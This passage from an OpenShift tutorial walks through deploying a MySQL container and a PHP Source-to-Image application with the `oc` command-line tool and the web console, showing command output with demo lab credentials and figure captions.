    Container ID:   cri-o://88fb418f7a7d3a24943b678b8ba63fc0ecb777bd0b6a87f2597b931e1265271e
    Image:          registry.access.redhat.com/rhscl/mysql-57-rhel7@sha256:9a781abe7581cc141e14a7e404ec34125b3e89c008b14f4e7b41e094fd3049fe
    Image ID:       image-registry.openshift-image-registry.svc:5000/openshift/mysql@sha256:9a781abe7581cc141e14a7e404ec34125b3e89c008b14f4e7b41e094fd3049fe
    Port:           3306/TCP
    Host Port:      0/TCP
    State:          Running
      Started:      Mon, 15 Mar 2021 09:48:51 -0400
    Ready:          True
    Restart Count:  0
    Limits:
      cpu:     1500m
      memory:  2Gi
    Requests:
      cpu:     5m
      memory:  64Mi
    Environment:
      MYSQL_DATABASE:          testdb
      MYSQL_PASSWORD:          mypa55
      MYSQL_ROOT_PASSWORD:     r00tpa55
      MYSQL_USER:              user1
...
...
```

7) List the services running in the project:

$ oc get svc

```
NAME            TYPE        CLUSTER-IP      EXTERNAL-IP   PORT(S)   AGE
```

```
mysql-openshift     ClusterIP     172.30.202.116     <none>           3306/TCP     36m
```

8) See the detail about the service:

$ oc describe service mysql-openshift

```
Name:                   mysql-openshift
Namespace:              ubbinformatica-mysql-openshift
Labels:                 app=mysql-openshift
                        app.kubernetes.io/component=mysql-openshift
                        app.kubernetes.io/instance=mysql-openshift
Annotations:            openshift.io/generated-by: OpenShiftNewApp
Selector:               deploymentconfig=mysql-openshift
Type:                   ClusterIP
IP:                     172.30.202.116
Port:                   3306-tcp   3306/TCP
TargetPort:             3306/TCP
Endpoints:              10.130.2.232:3306
Session Affinity:       None
Events:                 <none>
```

9) See details about the deploymentconfig (dc) of this app:

$ oc describe dc mysql-openshift

```
Name:                   mysql-openshift
Namespace:              ubbinformatica-mysql-openshift
Created:                38 minutes ago
Labels:                 app=mysql-openshift
                        app.kubernetes.io/component=mysql-openshift
                        app.kubernetes.io/instance=mysql-openshift
Annotations:            openshift.io/generated-by=OpenShiftNewApp
Latest Version: 1
Selector:               deploymentconfig=mysql-openshift
Replicas:               1
Triggers:               Config, Image(mysql-openshift@latest, auto=true)
Strategy:               Rolling
Template:
Pod Template:
   Labels:              deploymentconfig=mysql-openshift
   Annotations:         openshift.io/generated-by: OpenShiftNewApp
   Containers:
    mysql-openshift:
      Image:
registry.access.redhat.com/rhscl/mysql-57-rhel7@sha256:9a781abe7581cc141e14a7e404ec34125b3e89c008b14f4e7
b41e094fd3049fe
      Port:             3306/TCP
      Host Port:        0/TCP
      Environment:
        MYSQL_DATABASE:                 testdb
        MYSQL_PASSWORD:                 mypa55
        MYSQL_ROOT_PASSWORD:            r00tpa55
        MYSQL_USER:                     user1
      Mounts:                           <none>
   Volumes:                             <none>

Deployment #1 (latest):
          Name:                 mysql-openshift-1
          Created:              38 minutes ago
```

Status: Complete
Replicas: 1 current / 1 desired
Selector: deployment=mysql-openshift-1,deploymentconfig=mysql-openshift
Labels:
app.kubernetes.io/component=mysql-openshift,app.kubernetes.io/instance=mysql-openshift,app=mysql-openshift,openshift.io/deployment-config.name=mysql-openshift
Pods Status: 1 Running / 0 Waiting / 0 Succeeded / 0 Failed
...

10) Create a route that would make possible accessing the service from outside Openshift cluster:
$ oc expose service mysql-openshift
route.route.openshift.io/mysql-openshift exposed
$ oc get routes
NAME HOST/PORT PATH SERVICES PORT TERMINATION WILDCARD
mysql-openshift mysql-openshift-mysql-openshift-project.openshift-cluster mysql-openshift 3306-tcp None

11) We forward the 3306 port on the local machine to the Openshift service pod 3306 (this command will hang):
$ oc port-forward mysql-openshift-1-hbvnj 3306:3306
12) On another terminal session we try to connect to the Mysql server running in the pod:
$ mysql -uuser1 -pmypa55 --protocol tcp -h localhost
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.24 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

13) Finally, we can delete the create project using:
$ oc delete project mysql-openshift-project

Creating a containerized application using Source-to-Image (S2I)

Using the Source-to-Image (S2I) feature we can build and deploy an Openshift application (i.e. a set of pods) from a source code repository and all this is done automatically by Openshift.

1) Login into the Openshift cluster:
$ oc login -u user -p password https://openshift-cluster:6443

2) Create a project:
$ oc new-project php-openshift-project

3) Create an application 'php-helloworld' from the source code in the github repository https://github.com/user/main-repo#branch1 considering only the subdirectory 'php-helloworld' from this repository (the application uses container images with php version 7.3):

$ oc new-app --as-deployment-config php:7.3 --name=php-helloworld https://github.com/user/main-repo#branch1 --context-dir php-helloworld

4) Check the existing pods. We will see a pod php-helloworld-1-build created for building the application (i.e. creating the necessary resources), another pod php-helloworld-1-deploy used for deploying the app - both this pods are completed - and finally, a running pod containing the application, php-helloworld-1-2dl98:

```
$ oc get pods
NAME                        READY   STATUS      RESTARTS   AGE
php-helloworld-1-2dl98      1/1     Running     0          46s
php-helloworld-1-build      0/1     Completed   0          86s
php-helloworld-1-deploy     0/1     Completed   0          49s
```

5) We can check the detaild of the deploymentconfig resource created:

```
$ oc describe dc/php-helloworld
```

6) We create a route to expose the application:

```
$ oc expose service php-helloworld --name forest-helloworld
route.route.openshift.io/forest-helloworld exposed
```

7) We then find the URL associated with this route:

```
$ oc get route -o jsonpath='{..spec.host}{"\n"}'
forest-helloworld-php-openshift-project.openshift-cluster
```

8) Test the aplication by loading the URL:

```
$ curl forest-helloworld-php-openshift-project.openshift-cluster
```

9) If we change the source code in the local copy of the repository and then commit and push the changes to github.com, we can then trigger a new rebuild:

```
$ oc start-build php-helloworld
build.build.openshift.io/php-helloworld-2 started
$ oc get pods
NAME                        READY   STATUS      RESTARTS   AGE
php-helloworld-1-build      0/1     Completed   0          24m
php-helloworld-1-deploy     0/1     Completed   0          23m
php-helloworld-2-build      0/1     Completed   0          2m
php-helloworld-2-deploy     0/1     Completed   0          88s
php-helloworld-2-wfppj      1/1     Running     0          84s
```

Creating an application using the Openshift web console

Instead of using the 'oc' command-line utility we can do everything we did above using a web console. We must point the browser to an URL like this: https://console-openshift-console.openshift-cluster.com

The entry page of the Openshift web console allows us to create a new project.




Fig. 8. Main interface for creating a new project

After creating the project, we land on the project status window.




Fig. 9. Project status page

We want to create the php-helloworld application using a PHP template. We will consider the the source code of the application is placed on a github repository. First, we must change the perspective from 'Administrator' to 'Developer':




Fig. 10. The Developer perspective

We than choose 'From catalog' and we search for php templates by writing 'php' in the search box (and previously unchecking 'Operator Backend'.




Fig. 11. Searching PHP application templates

We then click the PHP builder image to display the PHP dialog box and then click 'Create Application' to display the 'Create Source-to-Image Application' page. We then write the URL of the Github repository, branch and context directory (under Advanced Git Options) that contains the php source and then hit the 'Create' button:




Fig. 12. The PHP template builder

After we create the application we land on the application topology page:




Fig. 13. Application topology page

If we change the perspective again on the left menu to 'Administrator' we can create a DeploymentConfig using the left menu:




Fig. 14. Creating a DeploymentConfig resource

Under the 'Build' menu on the left, we can create a Build Config and after that we can start building the application:




Fig. 15. Building the application

Deploying a multi-container application